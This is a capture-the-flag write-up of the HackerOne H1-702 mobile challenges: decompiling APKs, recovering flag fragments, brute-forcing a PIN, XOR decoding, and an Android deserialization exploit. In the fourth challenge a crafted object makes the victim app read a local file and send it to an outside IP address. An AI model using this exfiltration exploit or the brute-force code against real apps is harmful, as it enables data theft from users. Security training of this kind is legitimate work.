Write Up - H1-702 CTF - Mobile

Pedro Cabral 27th June 2018

Introduction

I'm a Cyber Security Analyst with not much knowledge in android. For these challenges I needed to learn from scratch, in case of any mistake I'm truly sorry.

1st Problem

Someone chopped up the flag and hide it through out this challenge! Can you find all the parts and put them back together?

This is a pure reverse mobile challenge :)

1st Part of flag

After loaded the apk into the jadx-gui found immediately the 1st part of the flag! Touchdown!!!

```
16    protected void onCreate(Bundle bundle) {
17        super.onCreate(bundle);
18        setContentView((int) R.layout.activity_main);
22        ((TextView) findViewById(R.id.sample_text)).setText("Reverse the apk!");
24        doSomething();
      }

27    void doSomething() {
28        Log.d("Part 1", "The first part of your flag is: \"flag{so_much\"");
      }
}
```

2nd Part of flag

The second part of the flag was found inside the native libraries. For that I used IDA.

```
0
1   v7 = _stack_chk_guard;
2   sub_5EE0((int)&v6, "This is the second part: \"_static_\"");
3   v1 = (*(int (__cdecl **)(int, int, int *))(*(_DWORD *)a1 + 668))(a1, v6, &v5);
4   v2 = (void *)(v6 - 12);
5   if ( (_UNKNOWN *)(v6 - 12) == &unk_2C0C0 )
6     goto LABEL_2;
7   if ( &pthread_create )
```


3rd Part of flag

To find the third part of flag I just search for string inside the apk. In order to find it I just used strings with the apk and grepped by part string.

```
root@kali:~/Desktop/ctf/h1-702/challenge1_release/lib/x86_64# strings /root/Desktop/ctf/h1-702/challenge1_release.apk | grep par
res/layout/notification_template_part_chronometer.xmlu
res/layout/notification_template_part_time.xmlu
part 3: analysis_
```

4th Part of flag


This part was also found using the jadx-gui. There was a public class called FourthPart, which contains multiple methods which one of the methods containing one letter.



```
public class FourthPart {
    String eight() {
        return "w";
    }

    String five() {
        return "_";
    }

    String four() {
        return "h";
    }

    String one() {
        return "m";
    }

    String seven() {
        return "o";
    }

    String six() {
        return "w";
    }

    String three() {
        return "c";
    }

    String two() {
        return "u";
    }
}
```

5th Part and final

This part was really curious the way I found it. I was looking in IDA and found strange functions and just ignore them, a few hours later after some madness, I payed more attention and noticed that if I get the character from that method I would get the last part of the flag!



Complete flag:

$$flag\{so\_much\_static\_analysis\_much\_wow\_and\_cool\}$$

2nd Problem

Looks like this app is all locked up. Think you can figure out the combination?

This was an application that has a 6 pin code, in order to get the flag we need to discover what is the correct combination.

Not that Strong Lock

Like a typical mobile challenge the first steps were to put the app running into the emulator and to jadx-gui to understand the code. I saw that in order to generate a key it was used a function getKey(). The getKey function is a native one, in order to use it I need to import it (Thanks 0xACB for H1-202 write-up).

In order to discover the right combination I just needed to generate all strings of 6 characters containing only digits and test it until $newString(newSecretBox(key).decrypt(\text{"}aabbccddeeffgghhaabbccdd\text{"}.getBytes(), MainActivity.this.cipherText), StandardCharsets.UTF_8)$ returns a valid string.

At first try it was taking really long because wasn't using the resetCoolDown, when realized that I needed to use that function in order to speed up the process was a matter of seconds until get the flag.

```
@Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView((int) R.layout.activity_main);
        key = MainActivity.this.getKey("");
        Log.i("TAG",bytesToHex(key));

        List<Character> characters = new ArrayList<Character>();

        for (char c = '0'; c <= '9'; c++) {
            characters.add(c);
        }
        List<String> allStrings = new ArrayList<String>();
        for (Character c : characters)
            for (Character d : characters)
                for (Character e : characters)
                    for (Character f : characters)
                        for (Character g : characters)
                            for (Character h : characters) {

                        String s = "" + c + d + e + f+g+h;
                        allStrings.add(s);
                    }
        for (String s : allStrings){
            key = MainActivity.this.getKey(s);
        try {
            Log.i("DECRYPTED", new String(new SecretBox(key).decrypt("aabbccddeeff
```

```
            gghhaabbccdd".getBytes(), MainActivity.this.cipherText),
            StandardCharsets.UTF_8));
            break;
        } catch (RuntimeException e) {
            Log.i("PROBLEM", "Unable to decrypt text"+" "+s+" "+new String(new
            SecretBox(key).decrypt("aabbccddeeffgghhaabbccdd".getBytes(),
            MainActivity.this.cipherText), StandardCharsets.UTF_8));
            resetCoolDown();
            continue;
        }

        }
        Log.i("DONE","DONE");
    }
```

Flag:


$$flag\{wow\_yall\_called\_a\_lot\_of\_func\$\}$$

```
Unable to decrypt text918263
06-22 14:14:28.807 4271-4271/com.hackerone.mobile.challenge2 I/DECRYPTED: flag{wow_yall_called_a_lot_of_func$}
```

3rd Problem

We could not find the original apk, but we got this. Can you make sense of it?

In this challenge we got 2 different files, one odex and one oat.



These were the reactions what is this and what should I do with this?!? GOOGLE!

After some time searching in google discovered that is possible to get a "smali" file from the odex. Smali is assembler/disassembler that provides something in the middle between java code and dex classes (more human readable). In order to get the smali files I used baksmali.jar.

Smali Findings

In the MainActivity.smali we have an array key containing hexadecimal numbers.

$$key = [0x74, 0x68, 0x69, 0x73, 0x5f, 0x69, 0x73, 0x5f, 0x61, 0x5f, 0x6b, 0x33, 0x79]$$

After some digging in the smali I found out that I needed to reverse the checkflag and the methods called inside the checkFlag in order to get the flag.

What we know:

- We have the string $kO13t41Oc1b2z4F5F1b2BO33c2d1c61OzOdOtO$
- O replaced by 0
- t replace by 7
- B replaced by 8
- z replaced by a
- F replaced by f
- k replaced by e
- then this hex string becomes a byte array
- then both key and this byte array are the input for EncryptDecrypt method
- The EncryptDecrypt function is no more than a xor between the key and the byte array

This seems to be a good plan but something was missing because the output was something not legible. When I went back to the code I found something that looked like a method that received the initial string as input and then the result was moved again to the same variable. This must be a reverse string!

```
.line 63
#disallowed odex opcode
#invoke-virtual-quick {v2}, vtable@99
nop

move-result-object v2
```

After reversing the string applying all the replaces and applying the xor I got the following output $secr3t\_littl3_th4ng$. This it seems more like a flag.

Final flag:

$$flag\{secr3t\_littl3\_th4ng\}$$

```
>>> for i in range(len(hex_string)):
...     print chr(int(hex_string[i].encode("hex"),16)^ord(key[i]))
...
s
e
c
r
3
t
_
l
i
t
t
l
3
_
t
h
4
n
g
```

4th Problem

This is challenge has a maze and somehow we need to create an application to exploit the original and get the flag!

The main idea to solve this challenge is to send a craft object (serialized) to the "server" (original app) and when it finalizes (garbage collector is activated) it will deserialize our object and exfiltrate the flag.

1st step - Understand how to send data to the victim application

As before the first step was to load the apk into jadx-gui and understand what the code does.

In order to be able to execute the victim app we need to have the following code:

```
Intent starter = new Intent();
starter.setComponent(new ComponentName("com.hackerone.mobile.challenge4",
"com.hackerone.mobile.challenge4.MenuActivity"));
startActivityIfNeeded(starter,1);
```

It also possible to see that if we send an intent with action $com.hackerone.mobile.challenge4.menu$ and with Extra $start\_game$ we can start the game!

Also when looking at the maze itself I also found that I can move the player (red square) by sending intent with action $com.hackerone.mobile.challenge4.broadcast.MAZE\_MOVER$ and the Extra $move$ followed by one out of the 4 characters (kljh). The k is to move up, h left, j down and finally l right.

2nd step - What is the entry point

After a long time digging in the code have discovered that:

- When sending an intent with action $com.hackerone.mobile.challenge4.broadcast.MAZE\_MOVER$ and the Extra $cereal$ I can send a GameState object
- GameState can be initialized with a StateControler
- BroadcastAnnouncer extends StateControler
- so GameState can be initialized with a BroadcastAnnouncer
- With BroadcastAnnouncer we can read files and send their content to a remote location
- WE CAN EXFILTRATE DATA!!!

In order to do that we need to pass the following object:

```
BroadcastAnnouncer bb = new BroadcastAnnouncer("Maze",
"/data/local/tmp/challenge4", "http://34.244.89.185/");
final GameState obj = new GameState("1", bb);
```

3rd step - How to trigger the exploit

Looking into the broadcastAnnouncer we need to call the save method in order to send the data over http. Looking into gameState the save method is called when the gameState.finalize() is called. After a while I noticed that killing the application when the conditions were true ($GameManager.levelsCompleted > 2 \&\& this.context! = null$) I was receiving on my server the local flag. In order to be able to trigger that without user interaction I created another empty activity and after call cereal I start a new activity with both flags clear task and clear top, by doing that it will trigger the finalize (garbage collector) and send me the flag.

4th (final) step - Meet the requirements

In order to be able to execute the finalize method the user must have be at level 3. After playing multiple times I have noticed that just the first level was changing, both second and third were always the same after each execution. In order to progress faster I hardcoded how to get to level 3.

Putting everything together I was able to get the local flag in every execution. When I submited my solution for some reason I haven't received the flag, however Christopher Thompson (the person testing the apk) looked into code and said that my apk should have worked so he provided me the flag.

Final flag:

$$flag\{my\_favorite\_cereal\_and\_mazes\}$$

5th Problem

This challenge has the same principles as the 4th, we need to build an app in order to exploit the victim application.

Unfortunately to lack of enough knowledge I wasn't able to finish this challenge. However from what I could discover the main idea is to exploit the native libraries by having the victim application redirected to our malicious web server containing a JavaScript code that will interact with the PetHandler class that is exported by exposing it as interface.

Thank you once again Hackerone for this amazing CTF!